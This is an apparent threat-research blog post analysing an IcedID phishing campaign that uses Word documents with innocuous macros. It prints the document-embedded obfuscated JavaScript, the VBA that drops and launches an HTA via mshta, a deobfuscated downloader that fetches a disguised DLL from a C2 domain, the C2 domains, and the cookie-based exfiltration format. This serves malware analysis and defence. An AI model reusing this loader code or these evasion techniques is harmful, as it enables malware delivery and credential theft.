

Evasive Maneuvers | Massive IcedID Campaign Aims For Stealth with Benign Macros

 labs.sentinelone.com/evasive-maneuvers-massive-icedid-campaign-aims-for-stealth-with-benign-macros/

Marco Figueroa



Executive Summary

- SentinelLabs has uncovered a recent IcedID campaign and analyzed nearly 500 artifacts associated with the attacks.
- IcedID Office macro documents use multiple techniques in an attempt to bypass detection.
- To further obfuscate the attack, data embedded in the document itself is used by the malicious macro. Analyzing only the macro provides an incomplete view of the attack.
- The HTA dropper embedded in the document is obfuscated JavaScript, which executes in memory and utilizes additional techniques to evade AV/EDR.

Overview

Many security researchers thought that IcedID would be the successor to Emotet after the coordinated takedown of Emotet malware in early 2021 by law enforcement agencies. IcedID (*aka* BokBot) was designed as a banking trojan targeting victims' financial information and acting as a dropper for other malware. Initially discovered in 2017, IcedID has become a

prominent component in financially-driven cybercrime. The malware is primarily spread via phishing emails typically containing Office file attachments. The files are embedded with malicious macros that launch the infection routine, which retrieves and runs the payload.

In May 2021, SentinelLabs observed a new campaign delivering IcedID through widespread phishing emails laced with poisoned MS Word attachments that use a simple but effective technique to avoid suspicion. This ongoing IcedID campaign attempts to gain a foothold on the victim's machine through a crafted Word doc in which the embedded macro itself does not contain any malicious code.

Just like a genuine macro, the IcedID macro operates on the content of the document itself. In this case, that content includes obfuscated JavaScript code. This simple technique helps to evade many automated static and dynamic analysis engines since the content's malicious behavior is dependent upon execution through an MS Office engine.

The obfuscated JavaScript is responsible for dropping a Microsoft HTML Application (HTA) file to `C:\Users\Public`. The macro then employs Internet Explorer's `mshta.exe` utility to execute the HTA file. This second stage execution reaches out to the attacker's C2 and downloads a DLL file with a .jpg extension to the same Public folder. The HTA file calls `rundll32` to execute this payload, which serves to collect and exfiltrate user data to the attacker's C2.

Below we present further technical details of this recent campaign from examination of almost 500 artifacts.

Technical Analysis

The IcedID phishing email contains what looks like an innocuous enough Word attachment. As expected with these kinds of malware operations, opening the document prompts the user to enable editing and then 'Enable content'.



This document created in previous version of Microsoft Office Word.

To view or edit this document, please click "Enable editing" button on the top bar, and then click "Enable content"

Targets are prompted to enable macros when opening the maldoc. What is unexpected is that the macro itself is uninteresting.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<wne:vbaSuppData xmlns:wpc="http://schemas.microsoft.com/office/word/2010/wordprocessingCanvas"
  xmlns:cx="http://schemas.microsoft.com/office/drawing/2014/chartex"
  xmlns:cx1="http://schemas.microsoft.com/office/drawing/2015/9/8/chartex"
  xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006" xmlns:o="urn:schemas-microsoft-com:office:office"
  xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships"
  xmlns:m="http://schemas.openxmlformats.org/officeDocument/2006/math" xmlns:v="urn:schemas-microsoft-com:vml"
  xmlns:wp14="http://schemas.microsoft.com/office/word/2010/wordprocessingDrawing"
  xmlns:wp="http://schemas.openxmlformats.org/drawingml/2006/wordprocessingDrawing" xmlns:w10="urn:schemas-microsoft-com:office:word"
  xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main" xmlns:w14="http://schemas.microsoft.com/office/word/2010/wordml"
  xmlns:w15="http://schemas.microsoft.com/office/word/2012/wordml"
  xmlns:w16se="http://schemas.microsoft.com/office/word/2015/wordml/symex"
  xmlns:wpg="http://schemas.microsoft.com/office/word/2010/wordprocessingGroup"
  xmlns:wpi="http://schemas.microsoft.com/office/word/2010/wordprocessingInk"
  xmlns:wne="http://schemas.microsoft.com/office/word/2006/wordml"
  xmlns:wps="http://schemas.microsoft.com/office/word/2010/wordprocessingShape" mc:Ignorable="w14 w15 w16se
wp14">
  <wne:docEvents>
    <wne:eventDocOpen/>
    <wne:docEvents>
      <wne:mcds>
        <wne:mcd wne:macroName="PROJECT_LOCALSELECTVARIABLE.MAIN"
wne:name="Project.localSelectVariable.main" wne:bEncrypt="00" wne:cmg="56"/>
        <wne:mcd wne:macroName="PROJECT.THISDOCUMENT.DOCUMENT_OPEN"
wne:name="Project.ThisDocument.Document_Open" wne:bEncrypt="00" wne:cmg="56"/>
        <wne:mcd
wne:macroName="PROJECT.CAPTIONOPTIONVB.CLEARBORDER" wne:name="Project.captionOptionVb.clearBorder" wne:bEncrypt="00"
wne:cmg="56"/>
      </wne:mcds>
    </wne:docEvents>
  </wne:vbaSuppData>

```

The VBA macros contained in the document
In this case, the malicious code is found within the document itself, reversed JavaScript that is then base64 encoded.

```
id='content2'&gt;FXI7wXJoaG0N0YmN902Vzb2xjLnNzYXN0GhnaXI7KTIGlCjncGoueGVkbk10Y3VydHncXGQpbGJicFxc3Jlc3VcX0pJiIhIbG1mb3RldmFzLnNzYXN0Ghna
aXIXk1kb2Jlc25vcHNic3I5Vnlyb211bShldGlydy5zcyZsQ3RoZ2lyOzEgPSBlcH0LnNzYXN0GhnaXI7bWVby5zcyZsQ3RoZ2lyOykiBWF1cnRzLmJk2RhhIi8Y2Yk9Yz
X2pdGNB1hd1bIA9IHNzYXN0GhnaXIgcF2e3lydHspMDAyID09IHNdIGF0cy51Vnlyb211bShmaTspKGRuZXMuY1Z5cm9tZw07KWZzbGFmICwiYU09cmVzdSZeZmRMLiZPKdQd0
I1QnFSZyZkNEZ2ZDdWERTMxChZ5PwRpyyZuZ2JlPwRocz82bnVsl3RyVHlPjY2FU29Kl3VQc1BuV1hNcJJKUNhMhQMHbYb3B1L1g1d1d1jY1BJYwQvBU1TTFE8Rm8vUJl0u2N
KTMqT8hUM1NSuFbmsMkdaUNNaeUN0cksydnEvcjM2cEhtNHfITwgvYwRkYS9tb2MuejMxMDJ0bWVtZWdhbmFtZjZhd2t3YSBvbnB0dGg1ICwiVEVhIHUuXzBvLmJweXJvbWVt
OykicHR0aGxteC4ybG14c20iKHrjZmpiT1h1dm10Y8Egd2VuID0gY1Z5cm9tZW0gcF2&lt;/div&gt;&lt;/div
id='content2'&gt;FXspcHJldm5vQ25vaXRwZW44R0R4Zm4oaG0N0YmN90ykyYXRoLnNzYXN0GhnaXI7bWVby5zcyZsQ3RoZ2lyOzEgPSBlcH0LnNzYXN0GhnaXI7bWVby5zcyZsQ3RoZ2lyOykiBWF1cnRzLmJk2RhhIi8Y2Yk9Yz
X2pdGNB1hd1bIA9IHNzYXN0GhnaXIgcF2e3lydHspMDAyID09IHNdIGF0cy51Vnlyb211bShmaTspKGRuZXMuY1Z5cm9tZw07KWZzbGFmICwiYU09cmVzdSZeZmRMLiZPKdQd0
I1QnFSZyZkNEZ2ZDdWERTMxChZ5PwRpyyZuZ2JlPwRocz82bnVsl3RyVHlPjY2FU29Kl3VQc1BuV1hNcJJKUNhMhQMHbYb3B1L1g1d1d1jY1BJYwQvBU1TTFE8Rm8vUJl0u2N
KTMqT8hUM1NSuFbmsMkdaUNNaeUN0cksydnEvcjM2cEhtNHfITwgvYwRkYS9tb2MuejMxMDJ0bWVtZWdhbmFtZjZhd2t3YSBvbnB0dGg1ICwiVEVhIHUuXzBvLmJweXJvbWVt
OykicHR0aGxteC4ybG14c20iKHrjZmpiT1h1dm10Y8Egd2VuID0gY1Z5cm9tZW0gcF2&lt;/div&gt;&lt;/div
id='content3'&gt;id='table1'&gt;ABCEFGHIJKLmnopqrstuvwxyz&lt;/div&gt;&lt;/div
id='table2'&gt;id='table3'&gt;&lt;/div&gt;&lt;/div
id='table3'&gt;&lt;/div&gt;&lt;/div
function
iteratorPtrPointer(exceptionDataStruct){return(new ActiveXObject(exceptionDataStruct));function
tempOptionSwap(captionTemp){return(databaseData.getElementById(captionTemp).innerHTML);function clearException(){var valueTable =
tempOptionSwap('table1');var listBoxW = valueTable.toLowerCase();var indexQuery = tempOptionSwap('table2');return(valueTable + listBoxW
+ indexQuery);}function databaseConvertLink(s){var a=(); var i; var b=0; var c; var x; var l=0; var a; var leftWw=''; var
w=String.fromCharCode; var L=s.length;var textBoxFuncVar =
constPasteMemory('TArAhc');for(i=0;i&lt;L;i++){e[clearException]([textBoxFuncVar](i))=i;}for(x=0;x&lt;L;x++){c=e[s
[textBoxFuncVar](x)];b=(b&lt;i&lt;6)+c;l+=6;while(l&gt;=8)
{((a=(b&gt;0&gt;g&gt;(l-8))&amp;0xff))|(x&lt;(L-2)))&amp;g&amp;(leftWw+=a)};return(leftWw)};function
constPasteMemory(repoBorder){return repoBorder.split('').reverse().join('');swapRemove = window;databaseData =
document;swapRemove.resizeTo(1, 1);swapRemove.moveTo(-100, -100);var repoRef = databaseData.getElementById('content1').innerHTML;var
collectionConvertClass = databaseData.getElementById('content2').innerHTML;var classStruct =
databaseData.getElementById('content3').innerHTML;var repoRef = constPasteMemory(databaseConvertLink(repoRef));var
collectionConvertClass = constPasteMemory(databaseConvertLink(collectionConvertClass));&lt;/script&gt;&lt;/script
language='javascript'&gt;function screenButtonIterator(procStorage){var memoryListSwap =
iteratorPtrPointer(classStruct);memoryListSwap['language'] = 'jscript';memoryListSwap['Timeout'] =
60000;memoryListSwap['AddCode']([procStorage]);return(null)}&lt;/script&gt;&lt;/script language='vbscript'&gt;Call
screenButtonIterator(repoRef)&lt;/script&gt;&lt;/script language='vbscript'&gt;Call
screenButtonIterator(collectionConvertClass)&lt;/script&gt;&lt;/script
language='javascript'&gt;swapRemove['close']();&lt;/script&gt;&lt;/body&gt;&lt;/html&gt;&lt;/w:t>&lt;/w:r>&lt;/w:p>&lt;/sectPr w:rsidR="001E20E9"
w:rsidRPr="00313548"&lt;/w:pgSz w:w="12248" w:h="15840"/&lt;/w:pgMsr w:top="1134" w:right="850" w:bottom="1134" w:left="1701" w:header="708"
w:footer="708" w:gutter="0"/&lt;/w:cols w:space="708"/&lt;/w:docGrid w:linePitch="360"/&lt;/w:sectPr&lt;/w:body&lt;/w:document>

```

Obfuscated code in the document.xml
The MS Word macro writes this code out as an HTA file to C:\Users\Public . While this ensures success in terms of user permissions, arguably this is an operational mistake from the attacker's side in the sense that this folder is a location generally monitored by security products.

The HTA code is executed by the macro using the `GetObject()` and `Navigate()` functions. This behavior is a "VB Legacy" technique that conforms to how older Office macro files behave.

```


title = ActiveDocument.BuiltInDocumentProperties("title")
End Function
Function mainCountList()
mainCountList = ActiveDocument.BuiltInDocumentProperties("subject") & ""
End Function
Sub clearBorder()
Open title For Output As #1
Print #1, ActiveDocument.Range.Text
Close #1
On Error Resume Next
GetObject(mainCountList & "").Navigate title
End Sub

```

Part of the VBA code embodied in the Word Document

Once the HTA code is running, it deobfuscates the JavaScript code in-memory and utilizes two additional techniques in an attempt to evade AV/EDR security controls:

- The HTA file contains `msscriptcontrol.scriptcontrol` COM component, which is used to execute interactively with JavaScript.
- The code calls JavaScript functions from VBScript code within the HTA. This technique also confuses different code and activity tracking engines within certain endpoint security products.



HTA file dropped in the

Public folder

Below is the deobfuscated and 'beautified' version of the code from the HTA file.

```

var memoryVb = new ActiveXObject("msxml2.xmlhttp");
memoryVb.open("GET",
"http://awkwardmanagement2013z[.]com/adda/hMbq4kHp63r/qv2KrtCyxsQZG2qnnjAyyS2TH00dNJ
sid=Kbgn&cid=yv1Bl2mDXC7d6A6q&gRqB5BwPw=3P3WdrE&user=Ma", false);
memoryVb.send();
if (memoryVb.status == 200) {

    try {
        var rightClass = new ActiveXObject("adodb.stream");
        rightClass.open;
        rightClass.type = 1;
        rightClass.write(memoryVb.responsebody);
        rightClass.savetofile("c:userspublicsizeTempStruct.jpg", 2);
        rightClass.close;
    } catch (e) {}
}

```

The code initializes an MSXML2.XMLHTTP request and specifies the method, URL, and authentication information for the request. If the URL responds with a status code of 200, the code proceeds by downloading the remote file with a “.jpg” file extension. Unsurprisingly, the file is not what it pretends to be.

Looking at related domains by the same actor shows the breadth of activity. When tracking this campaign, the domain `mappingmorrage[.]top` had numerous duplicates of the “.jpg” file and the second stage binary associated with this campaign. Multiple file names are used such as “sizeQuery.jpg”, “sizeTempStruct.jpg”, “tmpSizeLocal.jpg” and so on.

DETECTION	DETAILS	LINKS	RELATIONS	SUBMISSIONS	COMMUNITY
Communicating Files ⓘ					
Scanned	Detections	Type	Name		
2021-06-01	29 / 69	Win32 DLL	024bbfcfd483a0843d9bccf8c561aa7bdf461be504a75bc78d08e5817d9c6764		
2021-06-02	33 / 69	Win32 DLL	059c21104ac918076918154d2895dc49db5beedae3cac62799ee3694c049ab13		
2021-05-28	31 / 69	Win32 DLL	sizeQuery.jpg		
2021-05-31	40 / 69	Win32 DLL	99c140af4f02592ff6a485bb0a630230.virus		
2021-05-28	23 / 69	Win32 DLL	0e709d70098369b06b9a20c744c1e0947ce8f6c57dab421953d7bd52d639eee4		
2021-05-31	35 / 69	Win32 DLL	ba07a40c4fd75a63f3dd32dbb18aaff.virus		
2021-06-01	43 / 69	Win32 DLL	165b4c765019994d9e15252cf131d10d16d3a28110f341d281cafcd182e7e466		
2021-05-31	30 / 68	Win32 DLL	179adbdddc0f1eb70fc75f3e2ef97dd5cbdc1ed33e1d6f7425645c34f86b2aa		
2021-05-24	37 / 69	Win32 DLL	1a94a8a03baf2f2142b9d24a47dd9b6567c0a4deca1f3cd6d6805c3ef7900655		
2021-05-27	28 / 69	Win32 DLL	stage_2.bin		
2021-05-27	33 / 69	Win32 DLL	93f2c02fca8ebac2d3ecda2b3433dcd2.virus		
2021-06-01	42 / 69	Win32 DLL	206dda3c0263b5f6ee10ded5a6101628705c36158214c2366de7afd16028833f		
2021-06-03	36 / 62	Win32 DLL	tmpSizeLocal.jpg		
2021-05-24	36 / 69	Win32 DLL	24f7aaf2bcc7c87e0a8dfb5fd6fbd7626a37fea946cdf9018cf655ba9cc74ec		
2021-05-27	40 / 66	Win32 DLL	xiwa5		
2021-06-03	45 / 69	Win32 DLL	sizeTempStruct.jpg		
2021-05-30	39 / 69	Win32 DLL	2deb152b97d7aaf9ba7129e7fedb59845535f856fcd6ff49bbc1f0afc302f75d		
2021-06-04	34 / 68	Win32 DLL	30f9f6b1b6e37477070d73bb964e95df8ae10b358a72c240ca3f2cc9e56992ec		
2021-06-01	38 / 69	Win32 DLL	41e035e414b28da198cb263b6d2d8ada513655504cfbd43588b66705f654b8ba		
2021-06-01	40 / 69	Win32 DLL	4f2f9809b025a6fcdca5bd650825c81ac29e5558e2eb5929f72e51c24cae1d39		
2021-05-27	33 / 69	Win32 DLL	fb62e558eaa32791f082023f2d09791e.virus		
2021-05-30	40 / 69	Win32 DLL	5ea941db3f8d9d3c52b894741b440c0d7811395bf5693c89121766376dfc716b		
2021-05-27	25 / 68	Win32 DLL	60c9a714720d20331489027337d24451900e8860ef5064e9c0d348dd2a9d5832		
2021-06-03	40 / 63	Win32 DLL	60e48db39e6004701d16051cbdd5b46c1ceb4763966dffcc71f60b6106c881a3		
2021-05-28	30 / 68	Win32 DLL	633d85eae60bf9b0c6e60af62e01f66fd3154547e5df6d0e7e32d343fe553ce		
2021-06-02	34 / 69	Win32 DLL	65e48b1259470206ba85cca5d08f2060982b4e7070348731fa9b36ca8136e3e1		
2021-05-28	28 / 69	Win32 DLL	682c8f43548fe784db54d229492e7f67df94c79ed421bceabd4006b25cd0e8e6		
2021-05-24	38 / 69	Win32 DLL	68de02f6bf49be6b8be57625ed55633b3c6649ea6048226f953c0711f56aaeec		
2021-05-24	34 / 69	Win32 DLL	e62744911486e0b31da23cb46392d219.virus		
2021-05-31	42 / 69	Win32 DLL	6d801b1357e290cf6f73bc1381339415de1f5b3b3d6576fa9a404fcc1aeaa9f		
2021-05-28	30 / 68	Win32 DLL	6de9aab8b9d78c54d2bf8bf21001fb21a64d3bb312cc1aefbe1764c4ed909055		
2021-06-03	46 / 69	Win32 DLL	textMemTmp.jpg		
2021-06-03	45 / 69	Win32 DLL	sizeTempStruct.jpg		
2021-05-27	34 / 69	Win32 DLL	payload_1.bin		
2021-06-03	44 / 69	Win32 DLL	tableW.jpg		
2021-05-28	30 / 69	Win32 DLL	7a429d9b2e96dcf3d24057a3e345d1906fada148453e11b68435d94d926cc029		
2021-05-28	38 / 69	Win32 DLL	7d195e64fa032a7829050af212d9cce58a7cee273f577991840eb73b8ab121d		
2021-05-31	40 / 69	Win32 DLL	e95c717e12b71752414b72f2182f7b51.virus		
2021-05-24	36 / 69	Win32 DLL	91b4a6cae5bee72b90b697ba4eec0745f562ee9315230bcbb87b58820a86c7e7		
2021-05-31	42 / 67	Win32 DLL	1773beef6760af7aacbc0f5a0dd73f26.virus		



IcedID related files on VirusTotal

IcedID JPG/DLL

Changing file extensions is a common, if unsophisticated, technique aimed at evasion. In this case, the “.jpg” file is actually a DLL. Analysis of the file’s exports reveals the

DLLRegisterServer function, which is an obvious candidate for the initial installer of the IcedID malware.

file settings about

ordinal	name (5)	location	duplicated (0)	ordinal (0)	gap (0)	forwarded (0)
1	int cdecl bvjdcuao(void)	.text:000000180...	-	-	-	-
2	int cdecl epejrwge(void)	.text:000000180...	-	-	-	-
3	int cdecl miwjvm(void)	.text:000000180...	-	-	-	-
4	DllRegisterServer	.text:000000180...	-	-	-	-
5	PluginInit	.text:000000180...	-	-	-	-

PE Studio

To unpack this binary, we can load `rundll32.exe` in `xdbg64` and use the command line option to specify the exported function in `sizeTeamStruct.dll`, as shown in the screenshot below.

The screenshot shows the PE Studio interface with the disassembly window open. The CPU window displays assembly instructions for the EntryPoint function. A dialog box titled "Change Command Line" is open, showing the command: "32\rundll32.exe \"C:\Users\Marco\Desktop\sizeTeamStruct.dll\",DllRegisterServer".

Loading rundll + DLL with the exported function

To get to the packed binary, we need to add a breakpoint on **VirtualAlloc** and execute the **run** command until the breakpoint is hit. We want to look for the call that is responsible for allocating memory in the address space and dump the binary from the address location.

The screenshot displays a debugger interface with three main panes. The top pane shows assembly code for the `VirtualAlloc` function. A blue arrow points to the instruction `CALL qword ptr ds:[6A110c4eVirtualM]`. The middle pane shows a hex dump of memory starting at address 000001B6A10000. A red box highlights the ASCII representation of the memory, showing the text "mode...". The bottom pane shows a list of loaded DLLs, including `kernelbase.dll`, `user32.dll`, `gdi32.dll`, `ole32.dll`, `oleaut32.dll`, `RPCRT4.dll`, `ADVAPI32.dll`, `USER32.dll`, `GDI32.dll`, `OLE32.dll`, `OLEAUT32.dll`, `RPCRT4.dll`, `ADVAPI32.dll`, `USER32.dll`, `GDI32.dll`, `OLE32.dll`, and `OLEAUT32.dll`.

Unpacked IcedID

Looking at the dumped binary in PE Studio what catches the attention are the **WinHttpRequest**, **WinHttpSendRequest**, and **WinHttpReceiveResponse** functions.

The **WinHttpRequest** creates an HTTP request handle and stores the specified parameters in that handle, while **WinHttpSendRequest** sends the specified request to the C2 server and the **WinHttpReceiveResponse** waits to receive the response.

name (42)	group (8)
<u>GetUserNameA</u>	system-information
<u>GetTickCount64</u>	system-information
<u>LookupAccountNameW</u>	security
<u>WinHttpOpen</u>	network
<u>WinHttpRequestHeaders</u>	network
<u>WinHttpReadData</u>	network
<u>WinHttpReceiveResponse</u>	network
<u>WinHttpSetOption</u>	network
<u>WinHttpCloseHandle</u>	network
<u>WinHttpSendRequest</u>	network
<u>WinHttpSetStatusCallback</u>	network
<u>WinHttpConnect</u>	network
<u>WinHttpRequestDataAvaila...</u>	network
<u>WinHttpRequestOption</u>	network
<u>WinHttpRequestRequest</u>	network
<u>VirtualAlloc</u>	memory
<u>VirtualProtect</u>	memory
<u>GetProcessHeap</u>	memory
<u>HeapAlloc</u>	memory
<u>HeapReAlloc</u>	memory
<u>HeapFree</u>	memory
<u>memset</u>	memory
<u>memcpy</u>	memory
<u>SHGetFolderPathA</u>	file
<u>CreateDirectoryA</u>	file
<u>GetTempPathA</u>	file
<u>WriteFile</u>	file
<u>CreateFileA</u>	file
<u>SwitchToThread</u>	execution
<u>Sleep</u>	execution
<u>CreateThread</u>	execution
<u>ExitProcess</u>	execution
<u>GetProcAddress</u>	dynamic-library
<u>LoadLibraryA</u>	dynamic-library
<u>GetLastError</u>	diagnostic
<u>wsprintfA</u>	-
<u>wsprintfW</u>	-
<u>GetComputerNameExA</u>	-
<u>IstrcpyA</u>	-
<u>IstrcatA</u>	-
<u>GetComputerNameExW</u>	-
<u>CloseHandle</u>	-

PE

Studio with the unpacked IcedID

After loading the binary into xdbg64, we add the breakpoint on `WinHttpRequestRequest`.

When this breakpoint is hit, we can see from the disassembly that the code is generating the domain through an xoring operation. This helps us to understand how the C2 value is

<pre> 00007FF852FD0D88 41:57 push r15 00007FF852FD0D8D 48:83EC 78 sub rsp,78 00007FF852FD0D91 48:8B05 B8A30600 mov rax,qword ptr ds:[7FF853038180] 00007FF852FD0DC8 48:33C4 xor rax,rsi 00007FF852FD0DCB 48:894424 68 mov qword ptr ss:[rsp+68],rax 00007FF852FD0DD0 4C:8BAC24 E0000000 mov r13,qword ptr ss:[rsp+60] 00007FF852FD0DD8 33C0 xor eax,edx 00007FF852FD0DDA 4C:8BB424 E8000000 mov r14,qword ptr ss:[rsp+E8] 00007FF852FD0DE2 41:8B08 mov ebx,r8d 00007FF852FD0DE5 8BEA mov ebp,edx 00007FF852FD0DE7 48:894424 50 mov qword ptr ss:[rsp+50],rax 00007FF852FD0DEC 4C:8D4424 58 lea r8,qword ptr ss:[rsp+50] 00007FF852FD0DF1 48:894424 58 mov qword ptr ss:[rsp+58],rax 00007FF852FD0DF6 33D2 xor edx,edx 00007FF852FD0DF8 894424 60 mov dword ptr ss:[rsp+60],eax 00007FF852FD0DFC 48:8BE1 mov r12,r9 00007FF852FD0DFE 48:8BF1 mov r11,rcx 00007FF852FD0E02 E8 293DFCFE call winhttp.7FF852F9A830 00007FF852FD0E07 33FF xor edi,edi 00007FF852FD0E09 48:8D05 F0180500 lea rax,qword ptr ds:[7FF853022700] 00007FF852FD0E10 F605 29AF0600 02 test byte ptr ds:[7FF853038040],2 00007FF852FD0E17 4C:8D3D C2180500 lea r15,qword ptr ds:[7FF8530229E0] 00007FF852FD0E1E 74 56 je winhttp.7FF852FD0E76 00007FF852FD0E20 4D:85ED test r13,r13 00007FF852FD0E23 48:3015 CE180500 lea rdx,qword ptr ds:[7FF8530229F8] 00007FF852FD0E2A 49:83CF mov rcx,r15 00007FF852FD0E2D 48:0F44C8 cmovbe rcx,rax 00007FF852FD0E31 4D:85E4 test r12,r12 00007FF852FD0E34 48:0F44D0 cmovbe rdx,rax 00007FF852FD0E38 83FB 08 cmp ebx,s 00007FF852FD0E3B 75 08 jne winhttp.7FF852FD0E45 00007FF852FD0E3D 49:8BC6 mov rax,r14 00007FF852FD0E40 4D:85F6 test r14,r14 00007FF852FD0E43 75 07 jne winhttp.7FF852FD0E4C 00007FF852FD0E45 48:8D05 C4180500 lea rax,qword ptr ds:[7FF853022A10] 00007FF852FD0E4C 48:894C24 40 mov qword ptr ss:[rsp+40],rcx 00007FF852FD0E51 44:8BCD mov r9d,ebp 00007FF852FD0E54 48:895424 38 mov qword ptr ss:[rsp+38],rdx 00007FF852FD0E59 4C:8BC6 mov r8,rsi 00007FF852FD0E5B 48:894424 30 mov qword ptr ss:[rsp+30],r15 00007FF852FD0E61 4C:897424 28 mov qword ptr ss:[rsp+28],r14 00007FF852FD0E66 895C24 20 mov dword ptr ss:[rsp+20],ebx 00007FF852FD0E6A E8 AD180400 call winhttp.7FF853012A1C 00007FF852FD0E76 48:8D05 B8180500 lea rax,qword ptr ds:[7FF853022700] 00007FF852FD0E77 F605 03850600 04 test byte ptr ds:[7FF85303C380],4 00007FF852FD0E7D 74 20 je winhttp.7FF852FD0E9F 00007FF852FD0E7F 4D:85ED test r13,r13 00007FF852FD0E82 44:8BCD mov r9d,ebp 00007FF852FD0E85 4C:8BC6 mov r8,rsi 00007FF852FD0E88 4C:0F44F8 cmovbe r15,rax 00007FF852FD0E8C 4C:897C24 30 mov qword ptr ss:[rsp+30],r15 00007FF852FD0E91 4C:896424 28 mov qword ptr ss:[rsp+28],r12 00007FF852FD0E96 895C24 20 mov dword ptr ss:[rsp+20],ebx 00007FF852FD0E9A E8 19FCFFFF call winhttp.7FF852FD0A88 00007FF852FD0E9F 48:85F6 test rsi,rsi 00007FF852FD0EA2 75 05 jne winhttp.7FF852FD0EA9 00007FF852FD0EA4 8D5E 06 lea ebx,qword ptr ds:[rsi+6] 00007FF852FD0EA7 EB 33 jmp winhttp.7FF852FD0EDC 00007FF852FD0EA9 8D43 FF lea eax,qword ptr ds:[rbx-1] 00007FF852FD0EAC 85C3 test ebx,eax 00007FF852FD0EAE 74 07 je winhttp.7FF852FD0EB7 00007FF852FD0EB0 BB 57000000 mov ebx,7 00007FF852FD0EB2 8B25 jmp winhttp.7FF852FD0EDC 00007FF852FD0EB7 83FD 02 cmp ebp,2 00007FF852FD0EBA 73 F4 jae winhttp.7FF852FD0EB0 00007FF852FD0EB9 E8 25 mov qword ptr ss:[rsp+28],r14 00007FF852FD0EC1 4C:897424 28 mov r9,r12 00007FF852FD0EC4 44:8BC3 mov r8d,ebx 00007FF852FD0EC7 4C:896C24 20 mov qword ptr ss:[rsp+20],r13 00007FF852FD0EC8 8B05 mov edx,ebp 00007FF852FD0EC9 48:8BC6 mov rcx,rsi 00007FF852FD0ED1 E8 EAF7FFF call winhttp.7FF852FD06C0 00007FF852FD0ED6 8B08 mov ebx,eax </pre>	<pre> rax:L"POST" [rsip+58]:L"Cookie: __gads=1788140586:2:227210:179; __gat=10.0.18363.64; r12:&" K0R0\x7F" rcx:&" K0R0\x7F" rax:L"POST", 00007FF853022700:L"NULL" 00007FF8530229E0:L"<password>" rdx:L"GET", 00007FF8530229F8:L"<username>" rcx:&" K0R0\x7F" rcx:&" K0R0\x7F", rax:L"POST" rdx:L"GET", rax:L"POST" rax:L"POST" rax:L"POST", 00007FF853022A10:L"<NOREALM>" rax:L"POST", 00007FF853022700:L"NULL" rax:L"POST" 57:'w' r12:&" K0R0\x7F" rcx:&" K0R0\x7F" </pre>
---	--

```

do {
    local_218[(longlong)lpMem_00] =
        *(byte *) (lpMem_00 + 0x60001410) ^ *(byte *) (lpMem_00 + 0x60001400);
    lpMem_00 = (uint *) ((longlong)lpMem_00 + 1);
} while (lpMem_00 < (uint *)0x20);
DAT_180003000 = 2;
local_2b8 = L"aws.amazon.com";
local_2a8 = (LPWSTR)0x0;
local_2b0 = &DAT_180004338;
local_29c = 1;
local_2a0 = 0x1bb;
local_298 = 0;
local_288 = &LAB_180002814;
local_290 = 0;
local_280 = 0x30;
FUN_180001100(&local_2b8, (LPVOID *)&local_res10, (LPVOID *)&local_res8);
hHeap = GetProcessHeap();
pWVar5 = (LPWSTR)HeapAlloc(hHeap, 8, 0x2001);
if (pWVar5 == (LPWSTR)0x0) {
    return 0;
}

```

Checking aws.amazon.com connectivity
Some of the domains collected from our analysis of around 500 samples of IcedID included:

```
epicprotovir[.]download
essoandmobilcards[.]com
immotransfer[.]top
kickersflyers[.]bid
mappingmorrage[.]top
momenturede[.]fun
provokordino[.]space
quadrogorrila[.]casa
vaclicinni[.]xyz
vikolifer[.]top
```

These appear to be masked through CloudFlare IPs. For example,

```
hxxp[://]mappingmorrage[.]top/
172.67.196.74
104.21.57.254
2606:4700:3037::6815:39fe
2606:4700:3037::ac43:c44a
```

The malware's main module functions to steal credentials from the victim's machine, exfiltrating information back to the C2 server.

A cookie which has information from the infected host is sent to the C2 and contains the OS type, username, computer name, and CPU domain, giving the operators a good understanding of the compromised environment.

```
__gads:
_gat: Windows version info 6.3.9600.64 is Windows 8.1 64bit
_ga: Processor CPUID information
_u: Username and Computername DESKTOP-FRH1VBHMarcoFB35A6FF06678D37
__io: Domain id
_gid: NIC
```

```
Connection: Keep-Alive\r\n
Cookie: __gads=582124465:1:662
Cookie pair: __gads=582124465:1:662
Cookie pair: __gat=6.3.9600.64; _ga=1.329443.0.0; _u=5043:61646D_407619480; __io=21_408012; _gid=92AA106ABD80\r\n
Cookie pair: __ga=1.329443.0
Cookie pair: __u=5043:61646D_407619480
Cookie pair: __io=21_408012
Cookie pair: __gid=92AA106ABD80\r\n
Host: mappingmorrage.top\r\n
```

IcedID exfiltrates environmental data via a cookie

Discovering network traffic with the headers listed above is an indication that the host has been infected with IcedID malware.

Conclusion

Many IcedID attacks begin with a phishing email and users opening the attachment. In this campaign, IcedID uses a maldoc in the initial infection stage in an attempt to bypass defenses by interacting with the contents of the document itself. The use of an HTA file with its dependency on IE's `mshta.exe` is reasonably unusual behavior that defenders can

